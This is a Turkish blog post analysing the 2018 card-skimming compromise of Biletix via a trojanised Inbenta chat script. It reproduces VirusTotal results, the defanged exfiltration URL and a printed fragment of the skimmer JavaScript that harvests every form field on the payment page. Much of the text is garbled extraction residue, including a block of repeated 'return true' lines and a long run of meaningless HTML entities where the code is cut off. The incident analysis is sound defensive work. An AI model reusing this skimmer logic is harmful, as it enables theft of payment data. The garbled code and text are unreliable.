

Biletix Vakası

written by Mert SARICA | 1 August 2018

27 Haziran 2018 tarihinde Biletix firması, sosyal medya hesapları ve web sitesi üzerinden bir güvenlik duyurusu yaptı. Bu duyuruda, 23 Haziran 2018 Cumartesi günü Ticketmaster İngiltere firmasına dış kaynaklı hizmet sunan Inbenta Technologies tarafından sağlanan ve müşteri destek hizmetleri için kullanılan ürün üzerinde kötü amaçlı bir yazılımı tespit edildiği yer alıyordu. Inbenta'nın bu ürününün tüm Ticketmaster International web sitelerinde (Türkiye de dahil) kullanılmış olması sebebiyle de bazı müşterilerinin kişisel verilerine ve ödeme bilgilerine, tanımlanamamış üçüncü kişiler tarafından izinsiz olarak erişilmiş olabileceği belirtilmiş ve ayrıca yaptıkları incelemelere göre, olaydan sadece bilet alma girişiminde bulunan veya bilet satın almış olan İngiltere tüketicilerinin bir kısmının etkilenmiş olabileceğini tespit ettikleri belirtilmişti. Son olarak da İngiltere'deki müşterilerinden Şubat 2018 ve 23 Haziran 2018 tarihleri arasında ve diğer uluslararası müşterilerinden Eylül 2017 ila 23 Haziran 2018 tarihleri arasında bilet almış veya almayı denemiş olanların bu durumdan etkilenmiş olabilecekleri söyleniyordu.



DIŞ KAYNAK SERVİS SAĞ... x

Secure | https://security.biletix.com

Hack 4 Career: Info | LinkedIn | Mert SARICA (mert... | Inbox - mertsarica@

Other bookmarks

SIKÇA SORULAN SORULAR

Şifremi yenilemek için ne yapmalıyım?
Hesabınıza tekrar giriş yapmak istediğinizde, her zamanki gibi giriş yap butonuna basın ve şifremi unuttum linkine tıklayın.

Hangi ülkeler etkilendi?
Yaptığımız incelemelere göre, olaydan sadece bilet alma girişiminde bulunan veya bilet satın almış olan İngiltere tüketicilerinin bir kısmının etkilendiği tespit ettik. Önlem olarak, ayrıca tüm Ticketmaster International müşterilerini uyararak, hesaplarına bir sonraki girişlerinde şifrelerini yenilemeleri gerektiği konusunda bilgilendiriyoruz. Kuzey Amerika'daki müşterilerimiz bu durumdan etkilanmemiştir.

Bu nasıl oldu?
23 Haziran 2018 Cumartesi günü Ticketmaster İngiltere, firmamıza dış kaynaklı hizmet sunan Inbenta Technologies tarafından sağlanan ve müşteri destek hizmetleri için kullanılan ürün üzerinde çalışan kötü amaçlı bir yazılımın. Birleşik Krallık'taki müşterilerinin verilerini bilinmeyen 3. kişilere aktardığını tespit etmiştir. Bilinmeyen kişilerce, kişisel verileri olası izinsiz erişim tespit edildiği anda Ticketmaster, bu hizmeti tüm ülkelerde devre dışı bırakmıştır.

Inbenta'nın bu ürününün tüm Ticketmaster International web sitelerinde kullanılmış olması sebebiyle, bazı müşterilerimizin kişisel verilerine ve ödeme bilgilerine, tanımlanmamış üçüncü kişiler tarafından izinsiz olarak erişilmiş olabilir. Adli ve güvenli uzmanı ekiplelerimiz bu olayın sebeplerini araştırmak üzere durmaksızın çalışmaya devam etmektedirler.

Hangi bilgilere erişilmiş olabilir?
İzinsiz erişilmiş veriler arasında isim, adres, e-posta adresi, telefon numarası, ödeme bilgileri ve Biletix hesap bilgileri olabilir.

Etkilenen ülkeler hangileridir?
Inbenta servisi Ticketmaster International, Ticketmaster İngiltere, GETMEIN! ve Ticketweb sitelerinde hizmet sağlamaktadır. Bu yüzden tüm olası etkilanmış müşterilerimize bilgi veriyoruz. Kuzey Amerika'daki müşterilerimiz etkilanmemiştir.

Bu durumdan etkilanip etkilanmediğimi nasıl anlayacağım?
Hesap bilgilerinizi, herhangi bir sahtekarlık veya kimlik hırsızlığı şüphesine karşı takip etmenizi tavsiye ederiz. Endişe duymaz veya hesabınızda herhangi bir şüpheli hareket olması durumunda bankanız ile iletişime geçiniz.

Tedbir amaçlı olarak, tüm müşterilerimizin Biletix hesaplarına bir sonraki girişlerinde şifrelerini yenilemeleri gerekecektir.

Biletix Twitter'da "Yakın..." x

Secure | https://twitter.com/Biletix/status/1012053476405317632

Hack 4 Career: Info | LinkedIn | Mert SARICA (mert... | Inbox - mertsarica@

Other bookmarks

Anasayfa | Bildirimler | Mesajlar

Twitter'da Ara

Tweetle

Biletix @Biletix

Takip et

Yakın zamanda gerçekleşen veri güvenliği olayı hakkında konuya özel web sitesi hazırladık. Lütfen tıklayın -->

DIŞ KAYNAK SERVİS SAĞLAYICI SEBEBİYLE OLUŞAN VE...
Ticketmaster bu sayfayı, Inbenta'nın sebep olduğu olası kişisel veri sızıntısı sebebiyle mağduriyet yaşayabilecek müşterileri bilgilendirmek için hazırlamıştır. Ticketmaster için Müşterilerin K...
güvenlik.biletix.com

22:22 - 27 Haz 2018

30 Retweet 18 Beğeni

Yanıtını Tweetle

A.Ş. @Sengor77 - 28 Haz
@Biletix adlı kullanıcıya yanıt olarak
SMS göndermeniz gerekiyor uyelerinize acil. Bu tweet çok az retweet almış benim de tesadüfen haberim oldu. Geçmiş olsun.

moonface @dpmoonface - 27 Haz
@Biletix adlı kullanıcıya yanıt olarak
10 ay boyunca sızıntı olmuş ve siz farketmemişsiniz. inandırıcı gelmedi

Sevdar YILMAZ @sevdar_yilmaz - 7 Tem
@Biletix adlı kullanıcıya yanıt olarak

Kimi takip etmeli Yeni - Tümünü

Salon İKSV @saloniksv Takip et

Pozitif @pozitifimes Takip et

İKSV @iksv_istanbul Takip et

İlgini çekebilecek gündemler

#PurpleARMYDay 387 5 Tweet

#PayGigaElexBette

#BritishGP

Ebru Özkın 7368 Tweet

#ThaiCaveRescue 403 8 Tweet

#BazıKadınlarŞeytandır 15 6 8 Tweet

Formula 1

Aktif olarak bünyelerinde izleme ve müdahale yapan analistlerden oluşan bir Siber Güvenlik Merkezi'ne sahip olan kurumlar, Biletix'te doğru gitmeyen birşeyler olduğunu Nisan ayı gibi kullandıkları güvenlik teknolojilerinin ürettiği alarmları sayesinde öğrendiler. ;) Mayıs ayı itibariyle antivirüs yazılımlarına gelen güncelleme ile Biletix üzerinden bilet almaya çalışan son kullanıcılar ise web sitesine gömülü olan <http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js?1503669126> dosyası için zararlı yazılım uyarısı ile karşılaşmaya başladılar.

SHA256: eb49f05d0738b851ec25ede8592c021c3421588154c2e90af542f69ee3ed0530

Tespit edilme oranı 2 / 59

Analiz tarihi: 2018-06-21 10:20:15 UTC (2 hafta, 3 gün önce) [En sonucunu görüntüle](#)



Analizler.

Ek bilgi.

Yorumlar.

1

Oylar

Antivirus	Sonuç	Güncelle
Symantec	Infostealer	20180621
TrendMicro-HouseCall	Suspicious_GEN.F47V0516	20180621
Ad-Aware	✓	20180621
AegisLab	✓	20180621
AhnLab-V3	✓	20180621
Alibaba	👁	20180621
ALYac	✓	20180621
Antiy-AVL	✓	20180621
Arcabit	✓	20180621
Avast	✓	20180621
Avast-Mobile	✓	20180621
AVG	✓	20180621
Avira (no cloud)	✓	20180621
AVware	✓	20180621
Babable	✓	20180406
Baidu	✓	20180621

File information

Identification Content Analyses Submissions ITW Comments

MD5	3d154b03ccf7b836b67edab442a98cfc
SHA-1	a0445373490ad8b5260ca0cc7df4e709a9d732c7
SHA-256	eb49f05d0738b851ec25ede8592c021c3421588154c2e90af542f69ee3ed0530
ssdeep	6144:Z4qHnubYPzYVgxPYwS88ziyXClSdGG/Ryj1QA8rkTSXLU8tDZipdyPF04uciFz:pH1UgxQf88ziy7EX48b d64uciFz
Size	636.4 KB (651645 bytes)
Type	Text
Magic	ISO-8859 English text, with very long lines, with CRLF line terminators
TrID	Unknown!
Detection ratio	2 / 59
First submission	2018-04-25 12:18:08 UTC (2 ay önce)
Last submission	2018-05-28 15:05:45 UTC (1 ay önce)
Tags	text

Download file Re-scan file Close

File information

Identification Content Analyses Submissions ITW Comments

Propagation, dissemination and distribution strategies

This file has been spotted in-the-wild at certain URLs that are later detailed, it may be part of some drive-by download strategy or simply legitimately hosted goodwill.

Download URLs

This file has been spotted as the response content of the following URLs.

- <http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js?1503669126>
- <http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js>
- <http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js?1503669125>
- <http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js?1503669127>


In-the-wild file names

- inbenta.js
- inbenta.js.bin

Download file Re-scan file Close

Merak kediye öldürmeden olayın perde arkasını öğrenmek için zararlı kod içeren javascript dosyasına ulaşip analiz etmek için işe koyulmaya karar verdim. inbenta.js dosyasınının zararsız sürümünü <http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js> adresinden indirip, okunaklı (beautified) hale getirdikten sonra VirusTotal'dan

indirdiğim zararlı kod içeren inbenta.js dosyası ile kıyasladığımda, 18927. satır itibariyle zararlı kod ortaya çıkıverdi. Zararlı JavaScript Analizi başlıklı yazımda olduğunur aksine bu defa gizlenmiş javascript kodunu sanal sistemimdeki internet tarayıcısı ile çözmek (deobfuscate) yerine daha hızlı ilerleyebileme adına IlluminateJs web uygulaması ile çözmeye karar verdim.



Online JavaScript beautifier

Beautifully uncode or deobfuscate JavaScript and HTML. make JS/HTML/JSP/NP readable, etc.

All of the source code is completely free and open, available on [GitHub](https://github.com) under MIT license, and we have a command-line version, python library and a [node package](https://www.npmjs.com/package/js-beautify), as well.

Indent with 4 spaces
Allow 5 newlines between tokens
Do not wrap lines
Braces with control statement
HTML -> style -> script formatting
Add one indent level

End script and style with newline?
Support e4x/jsx syntax
Use comma-first list style?
Detect packers and obfuscators?
Preserve inline br/col/br/col blocks?
Keep array indentation?
Break lines on chained methods?
Space before conditional: ?[x] / ?(x)
Use printable chars encoded as \NN or \uNNNN?
Use JSLint-happy formatting tweaks?
Indent <thead> and <tbody> sections?
[Use a simple testarea for code input!](#)


```
18890     i.push(n, i.length > 1 ? dialogBox.defaults.messages&& i.shift() :  
18891     this.storage.set('conversation', i));  
18892     return true;  
18893     return true;  
18894     return true;  
18895     return true;  
18896     return true;  
18897     return true;  
18898     return true;  
18899     return true;  
18900     return true;  
18901     return true;  
18902     return true;  
18903     return true;  
18904     return true;  
18905     return true;  
18906     return true;  
18907     return true;  
18908     return true;  
18909     return true;  
18910     return true;  
18911     return true;  
18912     return true;  
18913     return true;  
18914     return true;  
18915     return true;  
18916     return true;  
18917     return true;  
18918     return true;  
18919     return true;  
18920     return true;  
18921     return true;  
18922     return true;  
18923     return true;  
18924     return true;  
18925     return true;  
18926     return true;  
18927     return true;  
18928     return true;  
18929     return true;  
18930     return true;  
18931     return true;  
18932     return true;  
18933     return true;  
18934     return true;  
18935     return true;  
18936     return true;  
18937     return true;  
18938     return true;  
18939     return true;  
18940     return true;  
18941     return true;  
18942     return true;  
18943     return true;  
18944     return true;  
18945     return true;  
18946     return true;  
18947     return true;  
18948     return true;  
18949     return true;  
18950     return true;  
18951     return true;  
18952     return true;  
18953     return true;  
18954     return true;  
18955     return true;  
18956     return true;  
18957     return true;  
18958     return true;  
18959     return true;  
18960     return true;  
18961     return true;  
18962     return true;  
18963     return true;  
18964     return true;  
18965     return true;  
18966     return true;  
18967     return true;  
18968     return true;  
18969     return true;  
18970     return true;  
18971     return true;  
18972     return true;  
18973     return true;  
18974     return true;  
18975     return true;  
18976     return true;  
18977     return true;  
18978     return true;  
18979     return true;  
18980     return true;  
18981     return true;  
18982     return true;  
18983     return true;  
18984     return true;  
18985     return true;  
18986     return true;  
18987     return true;  
18988     return true;  
18989     return true;  
18990     return true;  
18991     return true;  
18992     return true;  
18993     return true;  
18994     return true;  
18995     return true;  
18996     return true;  
18997     return true;  
18998     return true;  
18999     return true;  
19000     return true;
```

- Browser extensions and other uses
- A [bookmarklet](#) (drag it to your bookmarks) by Ichiro Hiroshi to see all scripts used on the page.
 - Chrome, in case the built-in CSS and javascript formatting isn't enough for you:
 - [Quick source viewer](#) by Tomi Mickelson ([github](#), [blog](#)).
 - [JavaScript and CSS code beautifier](#) by c7sky.
 - [jsbeautify-for-chrome](#) by Tomi Rix ([github](#)).
 - [Beautiful plugin](#) ([github](#)) by HookyQR for the Visual Studio Code IDE.
 - [Fiddler proxy: JavaScript Formatter add-on](#).
 - [gFiddle](#) files by Fabio Nagao.
 - [A JavaScript beautifier](#) by Infocatcher.
 - [Beautify in Emacs](#) without the Gnu Emacs.

tarafından tespit edilen, okunaklı olmayan inbenta.js dosyasının okunaklı bir sürümü gibi görünüyordu.



SHA256:	feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16
Dosya adı:	akismet.js
Tespit edilme oranı	16 / 58
Analiz tarihi:	2018-07-07 00:16:17 UTC (7 saat, 1 dakika önce)



[Analizler.](#) [Ek bilgi.](#) [Yorumlar.](#) [Oylar](#)

File identification


MD5	b63188547f7504194e171a0438a44746
SHA1	3557cf200d80bd9f2bb2c7793add3e5e813ba939
SHA256	feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16
ssdeep	48:inSFGCpeJh/Wt69a8p7lyC5XjvwqsLzLJghV:iSFGCm/j9aHEsLzrK
Dosya boyutu	3.0 KB (3092 bytes)
Dosya türü	Text
Magic lafzı	ASCII text, with CRLF line terminators
TrID	Unknown!
Tags	text

VirusTotal metadata

First submission	2017-11-19 09:50:48 UTC (7 ay, 2 hafta önce)
Last submission	2018-05-15 00:03:58 UTC (1 ay, 3 hafta önce)
Dosya isimleri	VirusShare_b63188547f7504194e171a0438a44746 akismet.js



SHA256:	feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16
Dosya adı:	akismet.js
Tespit edilme oranı	16 / 56
Analiz tarihi:	2018-06-30 00:03:20 UTC (1 gün, 15 saat önce)



[Analizler.](#) [Ek bilgi.](#) [Yorumlar.](#) [Oylar](#)



submitname:"feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16.js.bin"
falcon-threatscore:82/100
memurl:"Pattern match: https://webfotce.me/js/form.js"
source:https://www.hybrid-analysis.com/sample/feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16?environmentId=100

gördüm. Bunun üzerine Fiddler aracını çalıştırıp, ödeme sayfasına geçersiz kart bilgilerimi girip Satın Al butonuna bastığımda,

hxxps://webfotce.me/js/form.js adresine herhangi bir verinin gönderilmediğini farkettim! Bunun sebebini öğrenebilmek için Javascript kodunda yer alan try & catch kod bloğundaki catch kısmına, hata ayıklama amacıyla hatayı ekrana yazdıran ufak bir kod yazdığım, btoa() fonksiyonu kullanılarak Base64 kodlama şeması ile gizlenmeye çalışan çalıntı verideki Türkçe karakterlerin hataya yol açmasına ve hxxps://webfotce.me/js/form.js adresine gönderilememesine kısaca yüzlerce belki de binlerce Biletix Türkiye müşterisinin kredi kartı bilgilerinin duyuruda belirtilen süre boyunca çalınmamasına yol açan faydalı bir hata olduğunu öğrenmiş oldum. :)

The screenshot shows the Biletix payment page for a Shakira concert. The page is in Turkish and displays the event details: Shakira "El Dorado Dünya Turnesi" on 11 Temmuz 2018 at 21:00 in Istanbul, Vodafone Park. The payment method selected is "KREDİ KARTI". The cardholder's name is "MERT", the card number is "1234123412341234", and the CVV2 is "123". The total amount to be paid is 786.00 TL. The console log on the right shows a Base64 encoded error message: "btoa('Hata: Kart bilgileri geçersizdir. Lütfen doğru bilgileri giriniz.')".

ÖDEME SEÇENEKLERİ

KREDİ KARTI

HEDİYE KART VE KUPONLAR

Biletix Zubuzu

Hediye Kart Numarası CVV2 Kullan

YENİ KREDİ KARTI

Kart Üzerindeki İsim: MERT

Kredi Kartı No: 1234123412341234

Taksit Seçenekleri: Tek Ödeme 786.00 TL

Son Kullanma Tarihi: 01 2018

CVV2: 123

BİLETLERİNİZ

Kalan Süreniz: 03:44

Shakira - Tribün ve Sahaiçi

11 Temmuz 2018 21:00

Tipi: TAM

Bilet Fiyatı: 750.00 TL X 1

Hizmet Bedeli: 30.00 TL X 1

ARA TOPLAM: 780.00 TL

Teslimat

Etiklik Çiğesi veya Perakende Satış Noktaları: 6.00 TL

Vade Farkı: 0.00 TL

TOPLAM TUTAR: 786.00 TL

```
var inp = document.querySelectorAll("input, select, textarea, checkbox, button");
for (var i = 0; i < inp.length; i++) {
  if (inp[i].value.length > 0) {
    var name = inp[i].name;
    if (name == "") {
      name = i;
    }
    // @base64?j?k?l?m?n?o?p?q?r?s?t?u?v?w?x?y?z?0?1?2?3?4?5?6?7?8?9?&?%?`?~?&#x2013?&#x2014?&#x2018?&#x2019?&#x201c?&#x201d?&#x201e?&#x201f?&#x2020?&#x2021?&#x2022?&#x2023?&#x2024?&#x2025?&#x2026?&#x2027?&#x2028?&#x2029?&#x2030?&#x2031?&#x2032?&#x2033?&#x2034?&#x2035?&#x2036?&#x2037?&#x2038?&#x2039?&#x2040?&#x2041?&#x2042?&#x2043?&#x2044?&#x2045?&#x2046?&#x2047?&#x2048?&#x2049?&#x2050?&#x2051?&#x2052?&#x2053?&#x2054?&#x2055?&#x2056?&#x2057?&#x2058?&#x2059?&#x2060?&#x2061?&#x2062?&#x2063?&#x2064?&#x2065?&#x2066?&#x2067?&#x2068?&#x2069?&#x2070?&#x2071?&#x2072?&#x2073?&#x2074?&#x2075?&#x2076?&#x2077?&#x2078?&#x2079?&#x2080?&#x2081?&#x2082?&#x2083?&#x2084?&#x2085?&#x2086?&#x2087?&#x2088?&#x2089?&#x2090?&#x2091?&#x2092?&#x2093?&#x2094?&#x2095?&#x2096?&#x2097?&#x2098?&#x2099?&#x2100?&#x2101?&#x2102?&#x2103?&#x2104?&#x2105?&#x2106?&#x2107?&#x2108?&#x2109?&#x2110?&#x2111?&#x2112?&#x2113?&#x2114?&#x2115?&#x2116?&#x2117?&#x2118?&#x2119?&#x2120?&#x2121?&#x2122?&#x2123?&#x2124?&#x2125?&#x2126?&#x2127?&#x2128?&#x2129?&#x2130?&#x2131?&#x2132?&#x2133?&#x2134?&#x2135?&#x2136?&#x2137?&#x2138?&#x2139?&#x2140?&#x2141?&#x2142?&#x2143?&#x2144?&#x2145?&#x2146?&#x2147?&#x2148?&#x2149?&#x2150?&#x2151?&#x2152?&#x2153?&#x2154?&#x2155?&#x2156?&#x2157?&#x2158?&#x2159?&#x2160?&#x2161?&#x2162?&#x2163?&#x2164?&#x2165?&#x2166?&#x2167?&#x2168?&#x2169?&#x2170?&#x2171?&#x2172?&#x2173?&#x2174?&#x2175?&#x2176?&#x2177?&#x2178?&#x2179?&#x2180?&#x2181?&#x2182?&#x2183?&#x2184?&#x2185?&#x2186?&#x2187?&#x2188?&#x2189?&#x2190?&#x2191?&#x2192?&#x2193?&#x2194?&#x2195?&#x2196?&#x2197?&#x2198?&#x2199?&#x2200?&#x2201?&#x2202?&#x2203?&#x2204?&#x2205?&#x2206?&#x2207?&#x2208?&#x2209?&#x2210?&#x2211?&#x2212?&#x2213?&#x2214?&#x2215?&#x2216?&#x2217?&#x2218?&#x2219?&#x2220?&#x2221?&#x2222?&#x2223?&#x2224?&#x2225?&#x2226?&#x2227?&#x2228?&#x2229?&#x2230?&#x2231?&#x2232?&#x2233?&#x2234?&#x2235?&#x2236?&#x2237?&#x2238?&#x2239?&#x2240?&#x2241?&#x2242?&#x2243?&#x2244?&#x2245?&#x2246?&#x2247?&#x2248?&#x2249?&#x2250?&#x2251?&#x2252?&#x2253?&#x2254?&#x2255?&#x2256?&#x2257?&#x2258?&#x2259?&#x2260?&#x2261?&#x2262?&#x2263?&#x2264?&#x2265?&#x2266?&#x2267?&#x2268?&#x2269?&#x2270?&#x2271?&#x2272?&#x2273?&#x2274?&#x2275?&#x2276?&#x2277?&#x2278?&#x2279?&#x2280?&#x2281?&#x2282?&#x2283?&#x2284?&#x2285?&#x2286?&#x2287?&#x2288?&#x2289?&#x2290?&#x2291?&#x2292?&#x2293?&#x2294?&#x2295?&#x2296?&#x2297?&#x2298?&#x2299?&#x2300?&#x2301?&#x2302?&#x2303?&#x2304?&#x2305?&#x2306?&#x2307?&#x2308?&#x2309?&#x2310?&#x2311?&#x2312?&#x2313?&#x2314?&#x2315?&#x2316?&#x2317?&#x2318?&#x2319?&#x2320?&#x2321?&#x2322?&#x2323?&#x2324?&#x2325?&#x2326?&#x2327?&#x2328?&#x2329?&#x2330?&#x2331?&#x2332?&#x2333?&#x2334?&#x2335?&#x2336?&#x2337?&#x2338?&#x2339?&#x2340?&#x2341?&#x2342?&#x2343?&#x2344?&#x2345?&#x2346?&#x2347?&#x2348?&#x2349?&#x2350?&#x2351?&#x2352?&#x2353?&#x2354?&#x2355?&#x2356?&#x2357?&#x2358?&#x2359?&#x2360?&#x2361?&#x2362?&#x2363?&#x2364?&#x2365?&#x2366?&#x2367?&#x2368?&#x2369?&#x2370?&#x2371?&#x2372?&#x2373?&#x2374?&#x2375?&#x2376?&#x2377?&#x2378?&#x2379?&#x2380?&#x2381?&#x2382?&#x2383?&#x2384?&#x2385?&#x2386?&#x2387?&#x2388?&#x2389?&#x2390?&#x2391?&#x2392?&#x2393?&#x2394?&#x2395?&#x2396?&#x2397?&#x2398?&#x2399?&#x2400?&#x2401?&#x2402?&#x2403?&#x2404?&#x2405?&#x2406?&#x2407?&#x2408?&#x2409?&#x2410?&#x2411?&#x2412?&#x2413?&#x2414?&#x2415?&#x2416?&#x2417?&#x2418?&#x2419?&#x2420?&#x2421?&#x2422?&#x2423?&#x2424?&#x2425?&#x2426?&#x2427?&#x2428?&#x2429?&#x2430?&#x2431?&#x2432?&#x2433?&#x2434?&#x2435?&#x2436?&#x2437?&#x2438?&#x2439?&#x2440?&#x2441?&#x2442?&#x2443?&#x2444?&#x2445?&#x2446?&#x2447?&#x2448?&#x2449?&#x2450?&#x2451?&#x2452?&#x2453?&#x2454?&#x2455?&#x2456?&#x2457?&#x2458?&#x2459?&#x2460?&#x2461?&#x2462?&#x2463?&#x2464?&#x2465?&#x2466?&#x2467?&#x2468?&#x2469?&#x2470?&#x2471?&#x2472?&#x2473?&#x2474?&#x2475?&#x2476?&#x2477?&#x2478?&#x2479?&#x2480?&#x2481?&#x2482?&#x2483?&#x2484?&#x2485?&#x2486?&#x2487?&#x2488?&#x2489?&#x2490?&#x2491?&#x2492?&#x2493?&#x2494?&#x2495?&#x2496?&#x2497?&#x2498?&#x2499?&#x2500?&#x2501?&#x2502?&#x2503?&#x2504?&#x2505?&#x2506?&#x2507?&#x2508?&#x2509?&#x2510?&#x2511?&#x2512?&#x2513?&#x2514?&#x2515?&#x2516?&#x2517?&#x2518?&#x2519?&#x2520?&#x2521?&#x2522?&#x2523?&#x2524?&#x2525?&#x2526?&#x2527?&#x2528?&#x2529?&#x2530?&#x2531?&#x2532?&#x2533?&#x2534?&#x2535?&#x2536?&#x2537?&#x2538?&#x2539?&#x2540?&#x2541?&#x2542?&#x2543?&#x2544?&#x2545?&#x2546?&#x2547?&#x2548?&#x2549?&#x2550?&#x2551?&#x2552?&#x2553?&#x2554?&#x2555?&#x2556?&#x2557?&#x2558?&#x2559?&#x2560?&#x2561?&#x2562?&#x2563?&#x2564?&#x2565?&#x2566?&#x2567?&#x2568?&#x2569?&#x2570?&#x2571?&#x2572?&#x2573?&#x2574?&#x2575?&#x2576?&#x2577?&#x2578?&#x2579?&#x2580?&#x2581?&#x2582?&#x2583?&#x2584?&#x2585?&#x2586?&#x2587?&#x2588?&#x2589?&#x2590?&#x2591?&#x2592?&#x2593?&#x2594?&#x2595?&#x2596?&#x2597?&#x2598?&#x2599?&#x2600?&#x2601?&#x2602?&#x2603?&#x2604?&#x2605?&#x2606?&#x2607?&#x2608?&#x2609?&#x2610?&#x2611?&#x2612?&#x2613?&#x2614?&#x2615?&#x2616?&#x2617?&#x2618?&#x2619?&#x2620?&#x2621?&#x2622?&#x2623?&#x2624?&#x2625?&#x2626?&#x2627?&#x2628?&#x2629?&#x2630?&#x2631?&#x2632?&#x2633?&#x2634?&#x2635?&#x2636?&#x2637?&#x2638?&#x2639?&#x2640?&#x2641?&#x2642?&#x2643?&#x2644?&#x2645?&#x2646?&#x2647?&#x2648?&#x2649?&#x2650?&#x2651?&#x2652?&#x2653?&#x2654?&#x2655?&#x2656?&#x2657?&#x2658?&#x2659?&#x2660?&#x2661?&#x2662?&#x2663?&#x2664?&#x2665?&#x2666?&#x2667?&#x2668?&#x2669?&#x2670?&#x2671?&#x2672?&#x2673?&#x2674?&#x2675?&#x2676?&#x2677?&#x2678?&#x2679?&#x2680?&#x2681?&#x2682?&#x2683?&#x2684?&#x2685?&#x2686?&#x2687?&#x2688?&#x2689?&#x2690?&#x2691?&#x2692?&#x2693?&#x2694?&#x2695?&#x2696?&#x2697?&#x2698?&#x2699?&#x2700?&#x2701?&#x2702?&#x2703?&#x2704?&#x2705?&#x2706?&#x2707?&#x2708?&#x2709?&#x2710?&#x2711?&#x2712?&#x2713?&#x2714?&#x2715?&#x2716?&#x2717?&#x2718?&#x2719?&#x2720?&#x2721?&#x2722?&#x2723?&#x2724?&#x2725?&#x2726?&#x2727?&#x2728?&#x2729?&#x2730?&#x2731?&#x2732?&#x2733?&#x2734?&#x2735?&#x2736?&#x2737?&#x2738?&#x2739?&#x2740?&#x2741?&#x2742?&#x2743?&#x2744?&#x2745?&#x2746?&#x2747?&#x2748?&#x2749?&#x2750?&#x2751?&#x2752?&#x2753?&#x2754?&#x2755?&#x2756?&#x2757?&#x2758?&#x2759?&#x2760?&#x2761?&#x2762?&#x2763?&#x2764?&#x2765?&#x2766?&#x2767?&#x2768?&#x2769?&#x2770?&#x2771?&#x2772?&#x2773?&#x2774?&#x2775?&#x2776?&#x2777?&#x2778?&#x2779?&#x2780?&#x2781?&#x2782?&#x2783?&#x2784?&#x2785?&#x2786?&#x2787?&#x2788?&#x2789?&#x2790?&#x2791?&#x2792?&#x2793?&#x2794?&#x2795?&#x2796?&#x2797?&#x2798?&#x2799?&#x2800?&#x2801?&#x2802?&#x2803?&#x2804?&#x2805?&#x2806?&#x2807?&#x2808?&#x2809?&#x2810?&#x2811?&#x2812?&#x2813?&#x2814?&#x2815?&#x2816?&#x2817?&#x2818?&#x2819?&#x2820?&#x2821?&#x2822?&#x2823?&#x2824?&#x2825?&#x2826?&#x2827?&#x2828?&#x2829?&#x2830?&#x2831?&#x2832?&#x2833?&#x2834?&#x2835?&#x2836?&#x2837?&#x2838?&#x2839?&#x2840?&#x2841?&#x2842?&#x2843?&#x2844?&#x2845?&#x2846?&#x2847?&#x2848?&#x2849?&#x2850?&#x2851?&#x2852?&#x2853?&#x2854?&#x2855?&#x2856?&#x2857?&#x2858?&#x2859?&#x2860?&#x2861?&#x2862?&#x2863?&#x2864?&#x2865?&#x2866?&#x2867?&#x2868?&#x2869?&#x2870?&#x2871?&#x2872?&#x2873?&#x2874?&#x2875?&#x2876?&#x2877?&#x2878?&#x2879?&#x2880?&#x2881?&#x2882?&#x2883?&#x2884?&#x2885?&#x2886?&#x2887?&#x2888?&#x2889?&#x2890?&#x2891?&#x2892?&#x2893?&#x2894?&#x2895?&#x2896?&#x2897?&#x2898?&#x2899?&#x2900?&#x2901?&#x2902?&#x2903?&#x2904?&#x2905?&#x2906?&#x2907?&#x2908?&#x2909?&#x2910?&#x2911?&#x2912?&#x2913?&#x2914?&#x2915?&#x2916?&#x2917?&#x2918?&#x2919?&#x2920?&#x2921?&#x2922?&#x2923?&